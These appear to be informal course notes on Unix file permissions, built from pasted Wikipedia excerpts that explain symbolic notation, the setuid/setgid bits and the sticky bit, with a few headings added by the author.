### Symbolic notation [\[edit\]](#)

Unix permissions are represented either in symbolic notation or in octal notation.

The most common form, as used by the command `ls -l`, is **symbolic notation**.

The first character of the `ls` display indicates the **file type** and is not related to permissions. The remaining nine characters are in three sets, each representing a class of permissions as three characters. The first set represents the *user* class. The second set represents the *group* class. The third set represents the *others* class.

Each of the three characters represent the read, write, and execute permissions:

- `r` if reading is permitted, `-` if it is not.
- `w` if writing is permitted, `-` if it is not.
- `x` if execution is permitted, `-` if it is not.

Three permission triads	
first triad	what the owner can do
second triad	what the group members can do
third triad	what other users can do
Each triad	
first character	<code>r</code> : readable
second character	<code>w</code> : writable
third character	<code>x</code> : executable <code>s</code> or <code>t</code> : <b>setuid/setgid</b> or <b>sticky</b> (also executable) <code>S</code> or <code>T</code> : setuid/setgid or sticky (not executable)

# setuid bit

## => anybody can "Run As" (root)

### **When set on an executable file** [edit]

When the `setuid` or `setgid` attributes are set on an [executable](#) file, then any users able to execute the file will automatically execute the file with the privileges of the file's owner (commonly root) and/or the file's group, depending upon the flags set.<sup>[2]</sup> This allows the system designer to permit trusted programs to be run which a user would otherwise not be allowed to execute.

# NOTE ... Sticky Bit "t" != "s"

## # chmod g+t

## Sticky bit

文 11 languages ▾

Article Talk

Read Edit View history Tools ▾

From Wikipedia, the free encyclopedia

In [computing](#), the **sticky bit** is a user ownership [access right flag](#) that can be assigned to [files](#) and [directories](#) on [Unix-like](#) systems.

There are two definitions: one for files, one for directories.

For files, particularly executables, superuser could tag these as to be retained in main memory, even when their need ends, to minimize swapping that would occur when another need arises, and the file now has to be reloaded from relatively slow secondary memory.<sup>[1]</sup> This function has become obsolete due to swapping optimization.

For directories, when a directory's sticky bit is set, the filesystem treats the files in such directories in a special way so only the file's owner, the directory's owner, or [root user](#) can rename or delete the file. Without the sticky bit set, any user with write and execute permissions for the directory can rename or delete contained files, regardless of the file's owner. Typically this is set on the [/tmp](#) [directory](#) to prevent ordinary users from deleting or moving other users' files.

# Security is a Work In Progress

This document never ends !

& see more course for specific "Data" security concerns